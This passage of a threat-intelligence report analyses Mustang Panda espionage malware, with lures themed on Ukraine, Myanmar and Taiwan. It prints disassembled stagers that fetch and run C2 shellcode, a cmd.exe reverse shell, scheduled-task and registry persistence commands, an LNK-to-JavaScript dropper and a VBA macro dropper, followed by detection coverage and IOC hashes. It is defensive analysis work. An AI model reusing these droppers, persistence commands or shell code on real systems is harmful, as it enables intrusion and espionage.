.text:00402159      pop       ebp
.text:0040215A      retn     0Ch
.text:0040215A      mw_recv     endp

```

Implant's capability to receive more shellcode from the C2.

```

.text:00402471      C7 45 E4 00 00 00 00      mov     [ebp+var_1C], 0
.text:00402478      8D 55 E4                  lea    edx, [ebp+var_1C]
.text:0040247B      52                        push   edx
.text:0040247C      6A 40                      push   PAGE_EXECUTE_READWRITE
.text:0040247E      8B 45 F4                  mov     eax, [ebp+var_C]
.text:00402481      8B 48 24                  mov     ecx, [eax+24h]
.text:00402484      51                        push   ecx
.text:00402485      BB 55 EC                  mov     edx, [ebp+var_14]
.text:00402488      52                        push   edx
.text:00402489      8B 45 FC                  mov     eax, [ebp+var_4]
.text:0040248C      8B 88 70 00 01 00        mov     ecx, [eax+10070h]
.text:00402492      8B 51 0C                  mov     edx, [ecx+0Ch]
.text:00402495      FF D2                      call   edx ; calls VirtProt
.text:00402497      8B 45 EC                  mov     eax, [ebp+var_14]
.text:0040249A      89 45 E0                  mov     [ebp+var_20], eax
.text:0040249D      8B 4D FC                  mov     ecx, [ebp+var_4]
.text:004024A0      8B 51 28                  mov     edx, [ecx+28h]
.text:004024A3      C1 E2 04                  shl     edx, 4
.text:004024A6      8B 45 FC                  mov     eax, [ebp+var_4]
.text:004024A9      8D 4C 10 32              lea    ecx, [eax+edx+32h]
.text:004024AD      83 EC 10                  sub     esp, 10h
.text:004024B0      8B D4                      mov     edx, esp
.text:004024B2      8B 01                      mov     eax, [ecx]
.text:004024B4      89 02                      mov     [edx], eax
.text:004024B6      8B 41 04                  mov     eax, [ecx+4]
.text:004024B9      89 42 04                  mov     [edx+4], eax
.text:004024BC      8B 41 08                  mov     eax, [ecx+8]
.text:004024BF      89 42 08                  mov     [edx+8], eax
.text:004024C2      8B 49 0C                  mov     ecx, [ecx+0Ch]
.text:004024C5      89 4A 0C                  mov     [edx+0Ch], ecx
.text:004024C8      0F B7 55 F8              movzx  edx, [ebp+var_8]
.text:004024CC      52                        push   edx
.text:004024CD      8B 45 F0                  mov     eax, [ebp+var_10]
.text:004024D0      50                        push   eax
.text:004024D1      FF 55 E0                  call   [ebp+var_20]
.text:004024D4

```

Execution of downloaded shellcode on the endpoint.

Another type of stager employed by Mustang Panda, first seen in 2019 and still active as of December 2021, binds itself locally to the infected endpoint and listens for any incoming requests. It only accepts incoming requests from a hardcoded C2 address and executes any shellcode received from the C2.

```
push    IPPROTO_TCP      ; protocol
mov     dword ptr [ebp+hostshort], eax
xor     eax, eax
push    SOCK_STREAM      ; type
push    AF_INET          ; af
mov     [ebp+name.sa_family], ax
movq    qword ptr [ebp+name.sa_data], xmm0
mov     dword ptr [ebp+name.sa_data+8], eax
mov     word ptr [ebp+name.sa_data+0Ch], ax
call    ds:socket
mov     ebx, eax
cmp     ebx, 0FFFFFFFFh
jz      short loc_10001EF3
push    dword ptr [ebp+hostshort] ; hostshort
mov     eax, 2
mov     [ebp+name.sa_family], ax
call    ds:htons
push    offset cp        ; "127.0.0.1"
mov     word ptr [ebp+name.sa_data], ax
call    ds:inet_addr
mov     dword ptr [ebp+name.sa_data+2], eax
lea     eax, [ebp+name]
push    10h              ; namelen
push    eax              ; name
push    ebx              ; s
call    ds:bind
test    eax, eax
```

Stager binding to local address for listening to incoming requests.

Meterpreter

Another type of stager used by Mustang Panda, some as recently as late 2021, are DLL-based implants that decode and execute Meterpreter reverse-HTTP payloads to download and execute even more payloads from the C2. We observed this actor using Meterpreter dating back to 2019, when it was deployed via malicious archives hosted on the Myanmar government's [website](#). Meterpreter's use as an intermediate access mechanism continued at least into June 2021, with a brief lull, followed by the adoption of bespoke stagers in 2022.

Reverse shell

In late February 2022, the threat actors used another previously undisclosed Ukrainian-themed lure named "Офіційна заява Апарату РНБО УкраїниПро введення в дію плану оборони України та Зведеного плану

територіальної оборони України.exe", which roughly translates to "official statement from the National Security and Defense Council of Ukraine."

This infection chain consisted of activating a simple, yet new, TCP-based reverse shell using cmd.exe as opposed to directly deploying the PlugX implant, stagers and Meterpreter seen in parallel infection chains from Mustang Panda.

The reverse shell DLL will copy itself and the executable responsible for loading it into a folder on a target machine's disk, such as:

- C:\Users\Public\Libraries\iloveukraine\Microsoft_Silverlight.exe
- C:\Users\Public\Libraries\iloveukraine\kdump.dll

The implant is also responsible for setting up persistence on the system to ensure the reverse shell runs once a minute via a scheduled task:

```
C:\windows\system32\schtasks.exe /F /Create /TN Microsoft_Silverlight /sc minute /MO 1 /TR  
C:\Users\Public\Libraries\iloveukraine\Microsoft_Silverlight.exe
```


```
mov     edx, dword ptr ds:aCmdExe ; "cmd.exe"
mov     eax, dword ptr ds:aCmdExe+4 ; "exe"
push   44h ; 'D' ; Size
lea    ecx, [ebp+StartupInfo]
push   0 ; Val
push   ecx ; void *
mov     dword ptr [ebp+CommandLine], edx
mov     [ebp+var_8], eax
call   _memset
add    esp, 0Ch
lea    edx, [ebp+ProcessInformation]
push   edx ; lpProcessInformation
lea    eax, [ebp+StartupInfo]
push   eax ; lpStartupInfo
push   0 ; lpCurrentDirectory
push   0 ; lpEnvironment
push   0 ; dwCreationFlags
push   1 ; bInheritHandles
push   0 ; lpThreadAttributes
push   0 ; lpProcessAttributes
lea    ecx, [ebp+CommandLine]
push   ecx ; lpCommandLine
push   0 ; lpApplicationName
mov     [ebp+StartupInfo.cb], 44h ; 'D'

mov     [ebp+StartupInfo.dwFlags], 101h

mov     [ebp+StartupInfo.hStdError], esi ; esi = socket
mov     [ebp+StartupInfo.hStdOutput], esi
mov     [ebp+StartupInfo.hStdInput], esi
call   ds:CreateProcessA
```

cmd.exe-based reverse shell created by the implant.

Reverse shell infection chain:



Shortcut files (LNK)

The use of shortcut files (LNK) has been a popular technique with Mustang Panda since at least [2019](#) against entities in Asian countries. While the frequency of use of this tactic has reduced over the past couple of years it is still seen being sporadically utilized by the threat actors. As late as March 2021, a shortcut file targeting users in Myanmar deployed Mustang Panda's Stager against their targets.

This shortcut file consists of a command to extract content from itself and execute as a BAT file:

```
/c for %x in (%temp%-%cd%) do for /f "delims==" %i in ('dir "%x\2021-03-11.lnk" /s /b') do (more +540 /S %i |f:
```

The BAT is responsible for extracting the next JavaScript payload and executing it via wscript.exe on the endpoint.

```
for %%x in (%temp%-%cd%) do for /f "delims==" %i in ('dir "%x\2021-03-11.lnk" /s /b') do ( copy %i "%public%\gtgc.lnk" ) %PGL%
copy C:\windows\system32\wscript.exe %public%\aaa.exe %PGL%
more +540 /S "%public%\gtgc.lnk" |findstr /E "VHM" 1> %public%\gtgc.js %PGL%
%public%\aaa.exe %public%\gtgc.js %PGL%
goto exit %PGL%
:exit %PGL%
```

The JS code will extract an executable and a DLL-based stager to disk, followed by the execution of the executable, thus establishing persistence on the system and establishing communications with the C2.

```
(
function() {
  var objShell=new ActiveXObject("WScript.Shell");
  var tmpPath = "C:\\Users\\Public";
  tmpPath = tmpPath + "\\";
  var lnkPath = tmpPath + "gtgc.lnk";
  gf(lnkPath, 2700, 67152, tmpPath + "SmadavProtect32.exe");
  gf(lnkPath, 69852, 74240, tmpPath + "SmadHook32c.dll");
  objShell.Run("\" + tmpPath + "SmadavProtect32.exe" + "\"", 1, 0);


  function br(path,offset,size) {
    var stream; var binaryStream;
    binaryStream = [];
    stream = new ActiveXObject("ADODB.Stream");
    stream.Type = 1;
    stream.Open();
    stream.LoadFromFile(path);
    stream.Position=offset;
    for(var i=0;i<size;i++){binaryStream.push(stream.Read(1));}
    stream.close();
    return binaryStream;
  }
  function bw(path,binaryStream, size) {
    var stream;
    stream = new ActiveXObject("ADODB.Stream");
    stream.Type = 1;
    stream.Open();
    for (var i=0;i<size;i++) { stream.Write(binaryStream[i]); }

    stream.SaveToFile(path, 2);
    stream.close();
  }

  function gf(lnkPath, index, size, name) {
    var d = br(lnkPath,index,size);
    d = d.reverse();
    bw(name, d, size);
  }
})();
```

JS extracting the DLL-based Stager and activating it via the EXE-based loader.

LNK-based infection chain:



Maldocs

In some instances, we also observed the use of maldocs targeting Asian countries such as Taiwan to deploy stagers that could execute meterpreter shellcode to communicate with the C2 server and execute the next payloads on the infected system. The malicious macros contain two more components that are dropped to disk on the infected system. One component is a benign executable that is run by the macro to load the second component, a malicious DLL, which establishes persistence for the EXE and DLL via the registry Run key.

```
/C reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Acerodp /t REG_SZ /d "Rundll32.exe SHELL32.DLL,ShellExec_RunDLL "C:\Users\Public\Libraries\win\Acrobat.exe"" /f
```

Then, the DLL executes the shellcode embedded in it — a meterpreter reverse HTTP shell to download and execute the next payload.

```
str1 =
"&H4D,&H5A,&H90,&H00,&H03,&H00,&H00,&H00,&H04,&H00,&H00,&H00,&HFF,&HFF,&H00,&H00,&HB8,&H00,&H00,&H00,&H00
,&HF0,&H00,&H00,&H00,&HOE,&H1F,&HBA,&HOE,&H00,&HB4,&H09,&HCD,&H21,&HB8,&H01,&H4C,&HCD,&H21,&H54,&H68,&H69
,&H24,&H00,&H00,&H00,&H00,&H00,&H00,&HAC,&HE5,&H3E,&H9E,&HE8,&H84,&H50,&HCD,&HE8,&H84,&H50,&HCD,&HE8
,&HE3,&H84,&H50,&HCD,&HE8,&H84,&H51,&HCD,&H7C,&H84,&H50,&HCD,&HCF,&H42,&H3E,&HCD,&HF8,&H84,&H50,&HCD,&
str2 =
"HCF,&H42,&H2C,&HCD,&HE9,&H84,&H50,&HCD,&HCF,&H42,&H28,&HCD,&HE9,&H84,&H50,&HCD,&H52,&H69,&H63,&H68,&HE8,
&HE0,&H00,&H02,&H01,&H0B,&H01,&H08,&H00,&H00,&H40,&H00,&H00,&H00,&H00,&H05,&H00,&H00,&H00,&H00,&H54,
&H00,&H50,&H05,&H00,&H00,&H10,&H00,&H00,&H6D,&H48,&H06,&H00,&H02,&H00,&H40,&H01,&H00,&H00,&H10,&H00,&H00,
&H58,&H8F,&H04,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&H50,&H05,&H00,&H68,&H15,&H00,&H00,&"
```

Executables embedded in the malicious macro.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set myTxt = fso.CreateTextFile("C:\Users\Public\Winword.exe", 1)
Val = strstr
stro = Split(Val, ",")

IntLen = UBound(stro) - LBound(stro)

For n = 0 To IntLen
If n < 200000 Then
Val1 = stro(n)
Val2 = Chr(Val1)
myTxt.Write (Val2)
Else
Val4 = stro(n)
Val3 = Chr(Val4)
myTxt.Write (Val3)
End If
Next
myTxt.Close

Set myTxt2 = fso.CreateTextFile("C:\Users\Public\Acrobat.dll", 1)
aVal = stry2
likes = Split(aVal, ",")

IntLen1 = UBound(likes) - LBound(likes)

For n1 = 0 To IntLen1
If n1 < 200000 Then
aVal1 = likes(n1)
aVal2 = Chr(aVal1)
myTxt2.Write (aVal2)
Else
aVal4 = likes(n1)
aVal3 = Chr(aVal4)
myTxt2.Write (aVal3)
End If
Next

Set fso2 = CreateObject("WScript.shell")

VBA.MkDir ("C:\Users\Public\Libraries\win")
fso.CopyFile "C:\Users\Public\Acrobat.dll", "C:\Users\Public\Libraries\win\"

fso2.Run "C:\Users\Public\Winword.exe"
myTxt2.Close
End Sub
```

The macro code for instrumenting the EXE and side-loaded DLL.

In one instance, the maldoc was named "海污法修正草案.ppt". This roughly translates to "Draft Amendment to Marine Pollution Law" consisting of a politically themed lure targeting Taiwanese government entities.

Conclusion

Over the years, Mustang Panda has evolved their tactics and implants to target a wide range of entities spanning multiple governments in three continents, including the European Union, the U.S., Asia and pseudo allies such as Russia. By using summit- and conference-themed lures in Asia and Europe, this attacker aims to gain as much long-term access as possible to conduct espionage and information theft.

Apart from Mustang Panda's tool of choice, PlugX, we've observed a steady increase in the use of intermediate payloads such as a variety of stagers and reverse shells. The group has also continuously evolved its delivery mechanisms consisting of maldocs, shortcut files, malicious archives and more recently seen downloaders starting with 2022. Mustang Panda is a highly motivated APT group relying primarily on the use of topical lures and social engineering to trick victims into infecting themselves.

In-depth defense strategies based on a risk analysis approach can deliver the best results in protecting against such a highly motivated set of threat actors. However, this should always be complemented by a good incident response plan which has not only been tested with [tabletop exercises](#), but also reviewed and improved every time it is put to the test on real engagements.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

IOCs

Hashes

bee9c438aced1fb1ca7402ef8665ebe42cab6f5167204933eaa07b11d44641bb
dbdbc7ede98fa17c36ea8f0516cc50b138f6e63af659feb69990cc88bf7df0ad
18230e0cd6083387d74a01bfc9d17ee23c6b6ea925954b3d3c448c0abfc86bd2
19870dd4d8c6453d5bb6f3b2becbbbe28c6f280b6a7ebf5e0785ec386170000
1d484ada6d7273ca26c5e695a38cb03f75dee458bcb0f61ea81a6c87d35a0fa0
668cc21387e01b87c438e778b3a08c964869ce2c7f22c59bcde6604112d77b2e
8a7fbafe9f3395272548e5aadeb1af07baeb65d7859e7a1560f580455d7b1fac
effd63168fc7957baf609f7492cd82579459963f80fc6fc4d261fbc68877f5a1
19870dd4d8c6453d5bb6f3b2becbbbe28c6f280b6a7ebf5e0785ec386170000
6019e6ee3dee2ec798667ccb34a2ab8d70bf5960d35f55157a9cb535b00b243f
436d5bf9eba974a6e97f6f5159456c642e53213d7e4f8c75db5275b66fedd886
82df9817d0a8dca7491b0688397299943d9279e848cdc4a5446d3159d8d71e6f
ca622bdc2b66f0825890d36ec09e6a64e631638fd1792d792cfa02048c27c69f
a0e1a9d45ab7addf3762d3b872f6b21e8ce41a7ff290f5b8566a39d9ca51b09a
a07cece1fa9b3c813c0b6880b24a6494a9db83e138102da3bce30ebff51909c0
492fd69150d0cb6765e5201c144e26783b785242f4cf807d3425f8b8df060062
2fc14451ef0ff0919995d46fedc7b7c7f9a9adb9c40f6b36b480e637d581e6b
94c5c12e03ce6694bdfb5053540f53942640e2aeea22f8ef7d4bc0066b594bca
1aafbe976c3559b61531910c75f9bb90176641f565f9810a18dcde9564241164
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